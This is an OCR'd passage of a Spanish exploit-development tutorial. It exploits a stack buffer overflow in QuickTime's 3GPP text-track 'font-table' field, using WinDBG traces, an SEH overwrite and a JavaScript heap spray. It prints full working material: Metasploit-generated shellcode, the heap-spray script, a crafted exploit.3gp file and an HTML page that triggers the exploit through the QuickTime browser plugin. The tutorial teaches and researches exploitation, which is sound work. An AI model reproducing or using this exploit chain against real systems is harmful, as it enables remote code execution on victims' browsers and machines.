


Imagen 12 – Escribiendo en la pila

IDA tarda bastante en analizar pero si vemos (algo que ya sospechaba), es que reconoció la función como una perteneciente a la RunTime de Microsoft VisualC, específicamente es la función memcpy que ha sido *linkeada* en este módulo del QuickTime.qts, realmente raro.

El prólogo de la función memcpy se encuentra en la dirección 0x6685DFF0.

```
.text:6685DFF0 memcpy          proc near
```

Como es un *wrapper* a memcpy, la función mCopy debería tener los mismos parámetros, así como los mismos tipos de datos.

```
void *memcpy(
   void *dest,
   const void *src,
   size_t count
);
```

Nota:
Al copiar una sección de memoria otra, memcpy toma diferentes caminos según la longitud del buffer a copiar, entonces al poner un *Hardware Breakpoint* en el buffer dónde copiará el valor del campo vulnerable, pausará la depuración en otras direcciones, en esos escenarios, tener en cuenta que la longitud implica el camino que tomará para efectuar su función satisfactoriamente dentro de memcpy.

Después de copiar el valor del campo al buffer.

```
0:000> da 13cba5
0013cba5  "123456g9.+..Y.ge.ZI:..gD.+.."
```

Ya tenemos información que nos sirve para el objetivo de este sub-apartado, efectuar el *Stack Buffer Overflow* (desbordar la pila).

- La función vulnerable nombrada funVulnerable se encuentra en la dirección 0x67EED7C0.
- Los campos vulnerables son *font-table* & *font-size*, del cual *font-table* será usado para la explotación de la vulnerabilidad
- La rutina mCopy que se encarga de copiar el valor de los campos que son vulnerables (*font-table* & *font-size*) se encuentra en la dirección 0x67EF1C80 dentro de la función funVulnerable.
- La función mCopy es un *wrapper* de la función memcpy de la *RunTime* de *Microsoft VisualC linkeado* en el módulo QuickTime.qts
- Los datos que pisarán la pila, sólo serán caracteres numéricos.

¡A DESBORDAR LA PILA!

Por ahora no hay una longitud definida para desbordar la pila, el objetivo en este sub-apartado tan solo es desbordarlo. Necesitamos editar el valor del campo *font-table* con una cantidad considerable de caracteres numéricos, para generar dichos caracteres, usaremos python.

```
nox@NoxBook:~$ python
Python 2.7.3 (default, Aug  1 2012, 05:14:39)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> buffer = '0' * 10000
>>> print (buffer);
```

- Los 10000 caracteres que han sido impresos se copian en el campo *font-table*.

Example.xml

```
<sharedStyles>
   <style id="1">{font-table: <Aquí los 10000 caracteres>}
                {font-size:  10}
              {font-style:normal}
               {font-weight: normal}
              {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

- Guardamos los cambios y reiniciamos el WinDBG.
- Establecemos el *breakpoint* por software a la función funVulnerable (0x67EED7C0) y damos Run.

```
0:012> bp 67eed7c0
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime3GPP.qtx -
0:012> g
```

- Establecer *Hardware Breakpoint on Write* al parámetro ***dest*** de la función mCopy (0x67EF1C80).

```
0:000> t
eax=00002710 ebx=0013cc78 ecx=0013cba5 edx=0deee6be esi=0013cbcc edi=0deebfad
eip=67eed7fe esp=0013cb90 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
QuickTime3GPP!EatTx3gComponentDispatch+0x463e:
67eed7fe e87d440000      call    QuickTime3GPP!EatTx3gComponentDispatch+0x8ac0 (67ef1c80)
```

EAX= ***count*** = 10000; ECX= ***dest*** = 0x0013CBA5; EDI= ***src*** = 0x0DEEBFAD.

```
0:000> ba w1 0013cba5
0:000> g
Breakpoint 1 hit
eax=00000030 ebx=0013cc78 ecx=0000270d edx=00000001 esi=0deebfad edi=0013cba5
eip=6685e08e esp=0013cb44 ebp=0013cb4c iopl=0         nv up ei pl nz na po nc
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime.qts -
QuickTime!DllMain+0x5c61e:
6685e08e 8a4601          mov     al,byte ptr [esi+1]        ds:0023:0deebfae=30
0:000> u eip-2
QuickTime!DllMain+0x5c61c:
6685e08c 8807            mov     byte ptr [edi],al
```

Imagen 13 – Escribiendo más allá del buffer

La función memcpy escribe tres bytes en al argumento ***dest*** (tres bytes para alinear – 0x0013CBA5 + 3 = 0x0013CBA8 – y poder escribir de 4 en 4 bytes – usando REP MOVS**D** – sin ningún problema), ECX – dónde está la longitud a copiar –, es comparado para saber si es menor a 8 caracteres, como en este caso no lo es, llegamos a la instrucción REP MOVSD.

```
0:000> db 0013cba5
0013cba5  30 30 30 fc dc ee 67 a1-bf ee 0d e8 59 f0 67 dd  000...g.....Y.g.
0:000> db edi
0013cba8  fc dc ee 67 a1 bf ee 0d-e8 59 f0 67 dd 97 d2 b6  ...g.....Y.g....
```

La dirección dónde comenzará a escribir el REP MOVSD, es en 0x0013CBA8, alineado como ya comenté antes, *traceamos* unas cuantas veces.

```
0:000> db 0013cba5
0013cba5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cbb5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cbc5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cbd5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cbe5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cbf5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc05  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc15  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0:000> db
0013cc25  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc35  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc45  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc55  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc65  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc75  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc85  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cc95  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0:000> db
0013cca5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013ccb5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013ccc5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013ccd5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cce5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013ccf5  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cd05  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
0013cd15  30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 30  0000000000000000
```

Explotando la Vulnerabilidad

En un escenario normal, sería mecánico explotar la vulnerabilidad, poner la *shellcode* en la pila, buscar los *gadgets* necesarios para saltar hacia la pila y eso sería todo si el DEP está desactivado. En este escenario todo cambia, sólo se permiten caracteres numéricos, entonces, ¿cómo podemos explotar la vulnerabilidad, si tenemos limitado la *shellcode*?

HeapSpray es la solución, QuickTime tiene un *plugin* que permite reproducir los videos en los navegadores, a partir de esta premisa comenzaremos a explicar como explotar la vulnerabilidad.

¿Qué es HeapSpray?

En pocas palabras *HeapSpray* es técnica que consiste en asignar (*allocation*) en el *heap*, *NOPs* + *shellcode*, este se apoya en la granularidad de asignación de bloques (código) en el *heap* para poder asegurar que las direcciones de asignación apunten a nuestros *NOPs*.

¿Por qué *NOPs*? Como no podemos predecir una dirección de asignación exacta, se realiza asignaciones múltiples para obtener una dirección fiable a dónde saltar, al ser fiable, pero no ser exacta no podemos correr el riesgo de poner nuestra *shellcode* sin una almohadilla, y ese es el trabajo de los *NOPs*, en las múltiples asignaciones se escribe una gran cantidad de *NOPs* y al final nuestra *shellcode*.

Imaginemos que saltamos en el *heap* a la dirección 0x02000001 y sólo hemos puesto nuestro *shellcode*, como nosotros no conocemos la dirección exacta de la asignación nuestra *shellcode* se asigna en la dirección 0x02000000. Si pasa eso, estaríamos perdiendo un byte de la *shellcode* y la instrucción se rompería. En cambio si en la dirección 0x02000000 se encuentra *NOPs* no hay riesgo de que se rompa una instrucción, si no que funcionen como almohadilla y evite una *shellcode* rota, también funcionaría a la vez como camino que guiaría la ejecución hacia la *shellcode*.

Finalmente debemos tener en cuenta que entre los trozos del *heap* que se asignan no haya separaciones considerables uno del otro, entre menos espacio haya más confiable será la explotación de la vulnerabilidad.

Para más información sobre el *script* que usaremos y de la técnica:

- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/ (Inglés), http://www.mediafire.com/?bm5gq11e3u5676w (Español).

Salto hacia el Heap

Recordemos que nuestro *payload* sólo puede tener caracteres numéricos, la única forma de poder explotar la vulnerabilidad es usando SEH y provocar alguna excepción. Estamos limitados con respecto a direcciones inclusive, por

eso la dirección menor que podemos elegir será 0x30303030, como ya estábamos haciendo, nuestro *payload* debe ser de puros 0's, pero vamos a la acción.

Reiniciamos el WinDBG, establecemos el *breakpoint* por software a la función funVulnerable, abrimos el fichero Example.xml, una vez que fue pausada la depuración obtenemos la dirección del parámetro ***dest*** de la función mCopy.

```
0:000> t
eax=00002710 ebx=0013c938 ecx=0013c865 edx=0e2df70e esi=0013c88c edi=0e2dcffd
eip=67eed7fc esp=0013c858 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
QuickTime3GPP!EatTx3gComponentDispatch+0x463c:
67eed7fc 51              push    ecx
```

Necesitamos saber en que dirección está instalado el SEH, primero veamos el segmento FS en la posición 0.

```
0:000> dd fs:[0]
003b:00000000  0013cae4 00140000 00135000 00000000
003b:00000010  00001e00 00000000 7ffdd000 00000000
003b:00000020  00000b04 00000570 00000000 00000000
003b:00000030  7ffde000 00000000 00000000 00000000
003b:00000040  e111b350 00000000 00000000 00000000
003b:00000050  00000000 00000000 00000000 00000000
003b:00000060  00000000 00000000 00000000 00000000
```

Pare registrar un *Exception Handle*, necesitamos cumplir con las condiciones que menciona la estructura EXCEPTION_REGISTRATION_RECORD (EER), dónde el primer campo es un puntero a otra estructura EER formando una cadena con todos los *Exception Handle* instalados hasta llegar al primer SEH instalado por defecto, que usualmente fluctúa en direcciones altas de la pila, y el segundo campo es el *Handle* (Manejador de excepciones).

El SEH como puntero se encuentra en la dirección 0x0013CAE4.

```
0:000> dd 0013cae4
0013cae4  0013ccc0 66856720 48da325b 00000000
0013caf4  0013d124 6687457e 008400d4 0013cb04
0013cb04  00102400 0e20c896 616c6973 0e20c87c
0013cb14  00000000 00000000 00000000 00000000
0013cb24  00000000 0013cbc0 668edb63 008400d4
0013cb34  0e20c896 616c6973 0e20c87c 00000000
0013cb44  00000000 00000000 00000000 00000000
0013cb54  0013cbc0 0e20c87c 0e20c896 616c6973
```

El manejador de dicho SEH es la dirección 0x66856720 y la dirección 0x0013CCC0 es puntero a una estructura EER. Así podríamos seguir hasta le final, pero WinDBG nos brinda la información que necesitamos.

```
0:000> !exchain
0013cae4: QuickTime!DllMain+54cb0 (66856720)
0013ccc0: QuickTime!DllMain+54cb0 (66856720)
0013d330: QuickTime!DllMain+54cb0 (66856720)
0013d570: QuickTime!DllMain+54cb0 (66856720)
0013d738: QTOControl!DllUnregisterServer+6e62a (0bd7ec15)
0013d81c: QTOControl!DllUnregisterServer+6e21b (0bd7e806)
0013f6cc: QTOControl!DllUnregisterServer+6e384 (0bd7e96f)
```

He copiado parte de la información que brinda el WinDBG, ahí podemos observar como va en cadena como comentamos antes. Lo que necesitamos es escribir en la dirección 0x0013CAE4, la dirección que usaremos para saltar al *heap*, 0x30303030.

0x0013CAE4 – 0x0013C865 = 0x27F. Para llegar desde el buffer hasta la dirección del SEH hay 0x27F bytes.

No basta con escribir la dirección 0x30303030 en el SEH, si no, necesitamos provocar una excepción para que el manejador la tome y salte hacia el heap, para eso vamos a escribir mas allá de la sección de la pila, cuando llegue a una dirección que no exista en la pila provocará una excepción, el SEH la tomará y saltará hacia el heap.

Para eso necesitamos saber el tamaño de la sección de la pila, del hilo en que estamos. Yo no conozco ningún comando para ver dicha información con el WinDBG, por eso recurriré al TEB :P.

```
0:000> !teb
TEB at 7ffdd000
    ExceptionList:        0013cae4
    StackBase:            00140000
    StackLimit:           00135000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdd000
    EnvironmentPointer:   00000000
    ClientId:             00000b04 . 00000570
```

La información es muy clara, es más tenemos el puntero de dónde comienza los manejadores de excepciones, jejeje.

0x00140000 – 0x135000 = 0xB000

Encontré un comando que también da la información de la pila por hilos.

```
Index   TID             TEB             StackBase       StackLimit      DeAlloc
0       00000570        0x7ffdd000      0x00140000      0x00135000      0x00040000
        StackSize                       ThreadProc
        0x0000b000      0x401565: QuickTimePlayerLauncher

Index   TID             TEB             StackBase       StackLimit      DeAlloc
1       00000b18        0x7ffdc000      0x00ec0000      0x00ebf000      0x00dc0000
        StackSize                       ThreadProc
        0x00001000      0x781329e1: MSVCR80!_threadstartex: 0xbaadf00d: MSVCR80!_threadstartex

Index   TID             TEB             StackBase       StackLimit      DeAlloc
2       0000077c        0x7ffdb000      0x01250000      0x0124f000      0x01150000
        StackSize                       ThreadProc
        0x00001000      0x77dc845a: ADVAPI32!WmipEventPump
```

Según el TEB, el hilo actual es el número 0, y si observamos el campo *StackSize* = 0x0000B000

Bueno, ya tenemos el tamaño de la sección de la pila, ahora debemos obtener cuantos caracteres irán en el *payload* (campo *font-table* del archivo Example.xml).

0x00140000 – 0x0013C865 = 0x3795 = 14235, redondeamos a 15000 exacto y ese será el número de caracteres, de esa manera no sólo sobrescribiremos el manejador de excepciones si no también provocaremos la excepción que provocará el salto al *heap* hacia la dirección 0x30303030.

Rociando con HeapSpray

Los navegadores de hoy en día soportan un lenguaje de *scripting* muy potente, JavaScript. Para hacer múltiples asignaciones, se hace uso de un *array*, cada elemento de este *array* se convertiría en una asignación.

La idea del código está expuesta, ahora necesitaremos una *shellcode*, como sólo será una prueba de concepto y hasta alturas, sabes como programar una *shellcode* que ejecute la calculadora, no veo inconveniente de usar una que proporcione Metasploit.

```
msfpayload windows/exec cmd=calc J
```

Una vez generado solo copiamos el contenido a la variable "*shellcode*", código basado en la explicación de este apartado.

```
var shellcode =
unescape('%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%u
ff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u
74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%u
e038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u
4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u
876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%u
ff53%u63d5%u6c61%u0063');

var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;

while (bigblock.length < slackspace) bigblock += bigblock;

var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);

while (block.length + slackspace < 0x50000) block = block + block + fillblock;

var memory = new Array();

for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
```

Podemos ver el código JavaScript en acción, si abrimos el siguiente código en el navegador Internet Explorer 6 o 7, yo lo haré en el 7.

```
<html>
<head>

<script lenguage='javascript'>
var shellcode =
unescape('%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%u
ff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u
```

```
74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%u
e038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u
4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u
876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%u
ff53%u63d5%u6c61%u0063');
var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
</script>
</head>
<body>
</body>
</html>
```

Atajamos el proceso con el WinDBG, aceptamos la ejecución del script, esperemos a que se complete todas las asignaciones, ya que al usar una dirección lejana el *script* tardaría en abarcar la dirección en que deseamos saltar, por último volcamos la dirección 0x30303030 dónde debería estar la almohadilla.

```
0:001> d 0x30303030
30303030  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303040  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303050  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303060  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
30303090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
303030a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Si miramos las asignaciones del heap.

```
0:001> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fffe0 2bc - 2bbfa880  (99.45)
    fff20 1 - fff20  (0.14)
    3fff8 3 - bffe8  (0.11)
    1fff8 4 - 7ffe0  (0.07)
    7ff8 d - 67f98  (0.06)
```

El 99.45% tienen el mismo tamaño, y el número de asignaciones es 0x2BC = 700 (como muestra el script en JS).

Ahora listamos todas las asignaciones del mismo tamaño.

```
0:001> !heap -flt s fffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        034e0018 1fffc 0000  [0b]   034e0020    fffe0 - (busy VirtualAlloc)
        033c0018 1fffc fffc  [0b]   033c0020    fffe0 - (busy VirtualAlloc)
        03700018 1fffc fffc  [0b]   03700020    fffe0 - (busy VirtualAlloc)
        03810018 1fffc fffc  [0b]   03810020    fffe0 - (busy VirtualAlloc)
        03920018 1fffc fffc  [0b]   03920020    fffe0 - (busy VirtualAlloc)
[...]
        301d0018 1fffc fffc  [0b]   301d0020    fffe0 - (busy VirtualAlloc)
```

```
        302e0018 1fffc fffc  [0b]   302e0020    fffe0 - (busy VirtualAlloc)
        303f0018 1fffc fffc  [0b]   303f0020    fffe0 - (busy VirtualAlloc)
        30500018 1fffc fffc  [0b]   30500020    fffe0 - (busy VirtualAlloc)
        30610018 1fffc fffc  [0b]   30610020    fffe0 - (busy VirtualAlloc)
        30720018 1fffc fffc  [0b]   30720020    fffe0 - (busy VirtualAlloc)
        30830018 1fffc fffc  [0b]   30830020    fffe0 - (busy VirtualAlloc)
        30940018 1fffc fffc  [0b]   30940020    fffe0 - (busy VirtualAlloc)
        30a50018 1fffc fffc  [0b]   30a50020    fffe0 - (busy VirtualAlloc)
        30b60018 1fffc fffc  [0b]   30b60020    fffe0 - (busy VirtualAlloc)
        30c70018 1fffc fffc  [0b]   30c70020    fffe0 - (busy VirtualAlloc)
        30d80018 1fffc fffc  [0b]   30d80020    fffe0 - (busy VirtualAlloc)
        30e90018 1fffc fffc  [0b]   30e90020    fffe0 - (busy VirtualAlloc)
        30fa0018 1fffc fffc  [0b]   30fa0020    fffe0 - (busy VirtualAlloc)
        310b0018 1fffc fffc  [0b]   310b0020    fffe0 - (busy VirtualAlloc)
```

El bloque dónde se encuentra la dirección 0x30303030 es 0x302E0018, WinDBG nos informa que los datos comienzan en la dirección 0x301D0020.

```
0:001> d 302e0018
302e0018  20 10 00 00 00 0b 00 00-d8 ff 0f 00 90 90 90 90   ................
302e0028  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0038  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0048  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0058  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0068  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0078  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
302e0088  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Los primeros 8 Bytes es la cabecera del HEAP – HEAP_ENTRY –, luego sigue la cabecera del objeto BSTR de 4 bytes, que informa la longitud de la cadena (NOP's + Shellcode), finalmente están los datos, los NOP's + Shellcode.

Si sumamos el inicio de los datos 0x302E0020 + 4 (cabecera BSTR) = 0x302E0024, y le sumamos la longitud de la cadena + 0x0FFFD8 = 303DFFFC, esto apuntaría al final de la cadena.

```
0:001> d 303DFFFC - 5
303dfff7  63 61 6c 63 00 00 00 00-00 00 00 00 00 00 00 00  calc............
303e0007  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0017  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0027  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0037  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0047  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0057  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
303e0067  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

En la dirección 0x303DFFF7 están los 4 bytes que corresponden a los caracteres "calc", y finalmente el 0 terminador.

```
0:001> d 303DFFFC - 100
303dfefc  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
303dff0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
303dff1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
303dff2c  90 90 90 90 90 90 90 90-90 90 90 90 fc e8 89 00  ................
303dff3c  00 00 60 89 e5 31 d2 64-8b 52 30 8b 52 0c 8b 52  ..`..1.d.R0.R..R
303dff4c  14 8b 72 28 0f b7 4a 26-31 ff 31 c0 ac 3c 61 7c  ..r(..J&1.1..<a|
303dff5c  02 2c 20 c1 cf 0d 01 c7-e2 f0 52 57 8b 52 10 8b  .,  .......RW.R..
303dff6c  42 3c 01 d0 8b 40 78 85-c0 74 4a 01 d0 50 8b 48  B<...@x..tJ..P.H
```

Por ultimo está la almohadilla de NOP's y luego nuestra *shellcode*, entonces no habría problemas de que el registro EIP aterrice en la dirección 0x30303030, ya que los NOP's guiarían la ejecución hacia la shellcode.

¡Explosión!

Abrimos nuestro archivo Example.xml, establecemos los 15000 caracteres de 0s y lo guardamos con el nombre de exploit.3gp.

exploit.3gp

```
<sharedStyles>
  <style id="1">{font-table: <Aquí los 15000 caracteres>}
                {font-size:  10}
               {font-style:normal}
                {font-weight: normal}
               {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Luego necesitamos embeber el video en el navegador, para eso usaremos el *plugin* de QuickTime.

- http://www.uic.edu/depts/accc/it1/realmedia/code/embed_quicktime.html


Necesitamos especificar el objeto del *plugin* y todos los *tags* que menciona el anterior link, como muestra el siguiente código.

prueba.html

```
<html>
<head>

<script lenguage='javascript'>
var shellcode =
unescape('%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%
u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120
%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74
c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%
uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%
u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u44
89%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u
858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6
%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53
%u63d5%u6c61%u0063');
var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
</script>
```

```
</head>

<body>
<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
width="320"
height="256"
CODEBASE="http://www.apple.com/qtactivex/qtplugin.cab">
<param name="src" value="exploit.3gp">
<param name="qtsrc" value="exploit.3gp">
<param name="autoplay" value="true">
<param name="loop" value="false">
<param name="controller" value="true">
<embed src="exploit.3gp"
qtsrc="exploit.3gp"
width="320"
height="256"
autoplay="true"
loop="false"
controller="true"
pluginspage="http://www.apple.com/quicktime/"></embed>
</object>

</body>
</html>
```

Procuramos que el archivo exploit.3gp y el archivo prueba.html estén en el mismo directorio, luego ejecutamos el archivo prueba.html con el navegador Internet Explorer 6 o 7, esperamos unos segundos para que las asignaciones se completen según el script, y...



Calculadora ejecutada!!!

No me queda mucho más que decir, gracias por leer el escrito y llegar hasta aquí, muchas gracias a pekeinfo, sin su intervención no creo que haya mirado el exploit, gracias peke por guiarme en los primeros pasillos. A Pasta que me ayudó con el turbodiff que no me iba XD, a Apo por leer todo lo que escribo y trolearme por mis faltas ortográficas :P, al gran Ricardo, gracias!!! Tú sabes todo lo que me ayudaste en este escrito ;), y por supuesto a toda la lista de CracksLatinoS, sin ellos yo no supiera nada de nada!

Nox.